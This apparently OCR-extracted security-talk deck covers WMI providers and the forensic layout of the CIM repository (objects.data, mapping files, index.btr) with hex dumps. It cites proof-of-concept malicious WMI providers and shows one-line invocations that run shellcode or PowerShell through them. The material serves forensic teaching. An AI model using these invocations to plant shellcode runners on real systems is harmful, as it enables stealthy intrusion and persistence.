IsArray    : False
Origin     : Win32_EvilClass
Qualifiers : {CIMTYPE}
```


WMI Providers

WMI Providers

- COM DLLs that form the backend of the WMI architecture
- Nearly all WMI objects and their method are backed by a provider
- Unique GUID associated with each provider
- GUIDs may be found in MOF files or queried programmatically
- GUID corresponds to location in registry
  - `HKEY_CLASSES_ROOT\CLSID\<GUID>\InprocServer32 – (default)`
- Extend the functionality of WMI all while using its existing infrastructure
- New providers create new `__Win32Provider : __Provider` instances
- Unique per namespace

WMI Providers

- Get-WmiProvider.ps1
  - https://gist.github.com/mattifestation/2727b6274e4024fd2481



```
PS C:\> $Provider | fl *


Namespace    : ROOT\subscription
ProviderName : LogFileEventConsumer
CLSID        : {266c72d4-62e8-11d1-ad89-00c04fd8fdff}
Dll          : C:\Windows\system32\wbem\wbemcons.dll

Namespace    : ROOT\subscription
ProviderName : ActiveScriptEventConsumer
CLSID        : {266c72e7-62e8-11d1-ad89-00c04fd8fdff}
Dll          :

Namespace    : ROOT\subscription
ProviderName : NTEventLogEventConsumer
CLSID        : {266c72e6-62e8-11d1-ad89-00c04fd8fdff}
Dll          : C:\Windows\system32\wbem\wbemcons.dll
```

Malicious WMI Providers

- This was merely a theoretical attack vector until recently…
- EvilWMIProvider by Casey Smith (@subTee)
  - https://github.com/subTee/EvilWMIProvider
  - PoC shellcode runner
  - `Invoke-WmiMethod -Class Win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null`
- EvilNetConnectionWMIProvider by Jared Atkinson (@jaredcatkinson)
  - https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider
  - PoC PowerShell runner and network connection lister
  - `Invoke-WmiMethod -Class Win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null`
  - `Get-WmiObject -Class Win32_NetworkConnection`

WMI Forensics


WMI Forensics - Motivation

- With online systems: use WMI to query itself
  - Enumerate filter to consumer bindings
  - Query WMI object definitions for suspicious events
- CIM repository is totally undocumented
  - `objects.data`, `index.btr`, `mapping#.map`
- Today, forensic analysis is mostly hypothesize and guess:
  - Copy CIM repository to a running system, or
  - `strings.exe` on `objects.data`

WMI Implementation on Disk

- WMI “providers” register themselves to expose query-able data
  - Object-oriented type hierarchy: Namespaces, Classes, Properties, Methods, Instances, References
  - CIM (Common Information Model) repository : `%SystemRoot%\WBEM\Repository`
    - `Objects.data`
    - `Mapping1.map, Mapping2.map, Mapping3.map`
    - `index.btr`
    - `mapping.ver` – Only in XP, specifies the index of the current mapping file
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`

WMI Repository


MappingX.map
Header
Logical-To-Physical Map for Objects.data
Index 563 : 230
Free Space Map for Objects.data
Logical-To-Physical Map for Index.btr
Index 20 : 99
Free Space Map for Index.btr
Index.btr
Physical Page: 10
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CI_F41D9A5D9BBFA490715555455625D0A1\
IL_4EED981F16BED7776805E8FFEF013688.563.269863369.122
Physical Page: 64
Next Logical Page Pointer: 20
Physical Page: 99
Objects.data
Physical Page: 230
RecordID: 269863369
Size: 122


WMI Repository – Artifact Recovery Methodology

- Construct the search string, taking into consideration the artifact's namespace, class, name
  - Stay tuned
- Perform a search in the `index.btr`
  - Logical Page #
  - Artifact's Record Identifier
  - Artifact's Record Size
- Based on the Logical Page #, determine the Physical Page # from the `objects.data` Mapping in `Mapping#.map`
- Find the Record Header based on the Artifact's Record Identifier in the page discovered at previous step in `objects.data`
- Validate the size in the Record Header matches Artifact's Record Size in `index.btr` found string
- Record Offset in the Record Header represents the offset in the current page of the Artifact

Objects.data – Structure

- Paged
- Page Size = 0x2000
- Physical Offset = PageNumber x PageSize
- Most of the pages contain records
  - Record Headers
    - Size = 0x10
    - Last Record Header contains only 0s
  - Records
- A record with size greater than the Page Size always starts in an empty page
  - Use the Mapping file to find the rest of the record’s chunks

Objects.data – Page Structure



```
Offset     RecID        RecOffset    RecSize      CRC32
00576000   22 36 0D 00  90 00 00 00  79 09 00 00  7A F6 24 08
00576010   12 9C 12 00  09 0A 00 00  1B 03 00 00  82 F0 06 98
00576020   FD 6E 12 00  24 0D 00 00  10 08 00 00  66 69 33 0F
00576030   E4 57 12 00  34 15 00 00  EC 02 00 00  CB F6 2E 50
00576040   F0 4B 12 00  20 18 00 00  9F 03 00 00  02 A9 E8 B7
00576050   90 AE 75 00  BF 1B 00 00  8C 01 00 00  51 29 81 94
00576060   5C DB 75 00  4B 1D 00 00  3F 01 00 00  65 60 69 9E
00576070   34 21 76 00  8A 1E 00 00  52 01 00 00  E2 73 5A 5C
00576080   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
00576090   0E 00 00 00  42 00 69 00  6E 00 64 00  69 00 6E 00
005760A0   67 00 45 00  6C 00 65 00  6D 00 65 00  6E 00 74 00
```

- Record Header : RecID, RecOffset, RecSize, Crc32 (16 bytes)
- First Record starts immediately after last Record Header
- CRC32 is only stored in the Record Header in Repos under XP


Mapping#.map

- Up to 3 mapping files
- In XP `Mapping.ver` specifies the index of the most current Mapping file
- Consists of:
  - `Objects.data` Mapping data
  - `Index.btr` Mapping data
- Logical Page# = Index in Map

Mapping#.map - Mapping data

- Start Signature: 0xABCD
- Header:
  - Revision
  - PhysicalPagesCount
  - MappingEntriesCount
- Mapping Data
- FreePages Mapping Size
- FreePages Mapping Data
- End Signature : 0xDCBA


Mapping#.map – Header and Mapping Data



```
00000000   CD AB 00 00 83 CC 1A 00 B8 0D 00 00 7F 0D 00 00
00000010   11 0C 00 00 08 00 00 00 00 00 00 00 04 00 00 00
00000020   05 00 00 00 79 0A 00 00 BB 0A 00 00 07 00 00 00
00000030   0B 00 00 00 1B 00 00 00 63 01 00 00 0A 00 00 00
00000040   0E 00 00 00 21 00 00 00 11 00 00 00 52 01 00 00
00000050   1E 00 00 00 0F 00 00 00 10 00 00 00 13 00 00 00
00000060   3A 00 00 00 12 00 00 00 60 02 00 00 20 00 00 00
00000070   92 01 00 00 1C 00 00 00 5F 00 00 00 01 00 00 00
00000080   0C 00 00 00 1D 00 00 00 1F 00 00 00 02 01 00 00
00000090   17 00 00 00 22 00 00 00 09 01 00 00 23 00 00 00
000000A0   3F 01 00 00 AE 09 00 00 F9 02 00 00 70 01 00 00
000000B0   5F 01 00 00 29 00 00 00 2A 00 00 00 2B 00 00 00
000000C0   2C 00 00 00 68 00 00 00 84 01 00 00 02 00 00 00
000000D0   2F 00 00 00 44 00 00 00 33 00 00 00 30 00 00 00
000000E0   34 00 00 00 3E 00 00 00 36 00 00 00 37 00 00 00
000000F0   47 00 00 00 97 00 00 00 3B 00 00 00 3F 00 00 00
00000100   58 00 00 00 83 01 00 00 38 00 00 00 46 01 00 00
00000110   40 00 00 00 34 03 00 00 31 00 00 00 38 03 00 00
00000120   27 00 00 00 45 00 00 00 17 01 00 00 23 01 00 00
00000130   59 00 00 00 48 00 00 00 4A 00 00 00 5B 00 00 00
00000140   2E 00 00 00 4C 00 00 00 4E 00 00 00 4F 00 00 00
00000150   50 00 00 00 51 00 00 00 52 00 00 00 53 00 00 00
```

MappingEntriesCount
PhysicalPagesCount
Mapping Data
Start Signature
Revision
Logical-Page 0 => Physical-Page 0xC11
Logical-Page 6 => Physical-Page 0xABB

Mapping#.map – Free Pages Mapping Data



```
00003600  61 0C 00 00 65 0C 00 00 72 0C 00 00 43 00 00 00
00003610  B7 0D 00 00 B6 0D 00 00 B5 0D 00 00 AC 0D 00 00
00003620  84 0D 00 00 87 0D 00 00 6F 0D 00 00 8E 0D 00 00
00003630  98 0D 00 00 73 0D 00 00 85 0D 00 00 88 0D 00 00
00003640  90 0D 00 00 7D 0D 00 00 B3 0D 00 00 97 0D 00 00
00003650  91 0D 00 00 8A 0D 00 00 86 0D 00 00 95 0D 00 00
00003660  9A 0D 00 00 6D 0D 00 00 71 0D 00 00 92 0D 00 00
00003670  63 0D 00 00 26 0D 00 00 A7 0D 00 00 E8 0C 00 00
00003680  1A 0D 00 00 29 0D 00 00 DA 0C 00 00 DC 0C 00 00
00003690  1C 0D 00 00 F2 0C 00 00 23 0D 00 00 2A 0D 00 00
000036A0  27 0D 00 00 28 0D 00 00 57 0D 00 00 EC 0C 00 00
000036B0  33 0D 00 00 75 0D 00 00 62 0D 00 00 9E 0D 00 00
000036C0  6C 0D 00 00 60 0D 00 00 2E 0D 00 00 5F 0D 00 00
000036D0  36 0D 00 00 14 0D 00 00 CA 0C 00 00 C6 0C 00 00
000036E0  D1 0C 00 00 EA 0C 00 00 AF 0C 00 00 9A 0C 00 00
000036F0  C0 0C 00 00 BF 0C 00 00 20 0C 00 00 12 0C 00 00
00003700  53 0C 00 00 4F 0C 00 00 F8 0B 00 00 3F 0A 00 00
00003710  AA 09 00 00 BB 0B 00 00 77 0B 00 00 BA DC 00 00
```


Index.btr

- B-Tree on disk
- Paged
- PageSize = 0x2000
- Physical Offset = PageNumber x PageSize
- Root of the Tree
  - In XP => Logical Page Number = the DWORD at offset 12 in Logical Page 0
  - In Vista and Up => Logical Page Number = Logical Page 0
  - Use the Index.btr Mapping Data in `Mapping#.map` to find out the Physical Page

Index.btr - Page

- A page consists of:
  - Header
  - List of logical page numbers => Pointers to next level nodes
  - List of Offset Pointers to Search String Records
  - Search String Records
  - List of Offset Pointers to Strings
  - Strings

Index.btr – Root Page Details



```
0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 İ¬.._...........□...............
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 ................Ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 0B 00 07 00 17 00 02 00 0B 00 00 00 03 00 0A 00 F...□...□...□.□...□.□.□.....□...
0025E060 04 00 05 00 03 00 0F 00 03 00 10 00 03 00 0E 00 01 00 07 00 03 00 0D 00 02 00 06 00 03 00 0C 00 □.□.□.□.□.□.□.....□.□...□.□.□...
0025E080 09 00 08 00 11 00 24 00 51 01 CC 01 E6 00 7B 00 9F 00 F0 01 75 01 5B 02 37 02 57 00 00 00 13 02 ......□.$.Q.İ.æ.{.Ÿ.ð.u.[□7□W...□□
0025E0A0 A8 01 2D 01 C2 00 0A 01 8E 02 4E 53 5F 38 36 43 36 38 43 43 38 38 32 37 37 46 31 35 46 42 45 36 ¨.-.Â...Ž□NS_86C68CC88277F15FBE6
0025E0C0 46 36 44 39 41 36 41 32 46 35 36 30 41 00 43 44 5F 36 36 34 43 44 39 45 32 43 37 44 37 35 34 41 F6D9A6A2F560A.CD_664CD9E2C7D754A
0025E0E0 37 33 45 42 34 41 33 41 39 36 41 32 36 45 43 31 46 2E 39 34 2E 36 34 33 39 34 33 2E 32 34 30 31 73EB4A3A96A26EC1F.94.643943.2401
0025E100 00 4E 53 5F 32 44 44 45 34 36 39 31 33 43 38 33 37 45 34 39 41 44 42 42 44 44 39 32 43 36 30 30 .NS_2DDE46913C837E49ADBBDD92C600
0025E120 38 30 38 32 00 43 52 5F 43 45 38 39 44 31 43 33 31 42 34 37 33 31 43 45 35 38 38 46 37 45 42 37 8082.CR_CE89D1C31B4731CE588F7EB7
0025E140 38 33 46 44 38 45 35 41 00 43 5F 30 46 32 45 35 38 38 45 39 43 38 45 31 33 43 46 42 45 33 35 31 83FD8E5A.C_0F2E588E9C8E13CFBE351
0025E160 32 33 41 31 41 45 33 42 36 35 43 00 4E 53 5F 44 44 37 33 33 32 33 38 31 30 44 41 42 32 44 33 36 23A1AE3B65C.NS_DD73323810DAB2D36
0025E180 32 34 38 32 44 38 35 39 32 38 43 31 36 35 41 00 43 52 5F 43 38 42 39 39 35 33 45 42 35 45 45 44 2482D85928C165A.CR_C8B9953EB5EED
0025E1A0 30 33 31 31 30 35 36 41 42 46 39 37 46 45 43 39 30 35 30 00 52 5F 44 35 38 32 32 41 37 39 39 44 0311056ABF97FEC9050.R_D5822A799D
0025E1C0 38 34 45 32 38 45 35 39 44 46 43 30 31 46 34 33 39 39 42 41 43 45 00 4E 53 5F 44 41 32 37 38 36 84E28E59DFC01F4399BACE.NS_DA2786
0025E1E0 42 38 36 46 41 37 32 38 41 46 34 45 43 38 35 43 35 43 44 35 34 42 30 38 42 34 00 43 49 5F 45 35 B86FA728AF4EC85C5CD54B08B4.CI_E5
0025E200 38 34 34 44 31 36 34 35 42 30 42 36 45 36 46 32 41 46 36 31 30 45 42 31 34 42 46 43 33 34 00 49 844D1645B0B6E6F2AF610EB14BFC34.I
0025E220 4C 5F 31 32 38 45 45 43 34 37 44 34 35 33 31 44 33 37 35 42 44 44 41 31 46 38 30 35 37 32 46 31 L_128EEC47D4531D375BDDA1F80572F1
0025E240 42 44 2E 34 33 32 2E 37 36 30 34 38 39 2E 31 32 34 00 4E 53 5F 41 43 33 45 46 42 44 31 38 30 36 BD.432.760489.124.NS_AC3EFBD1806
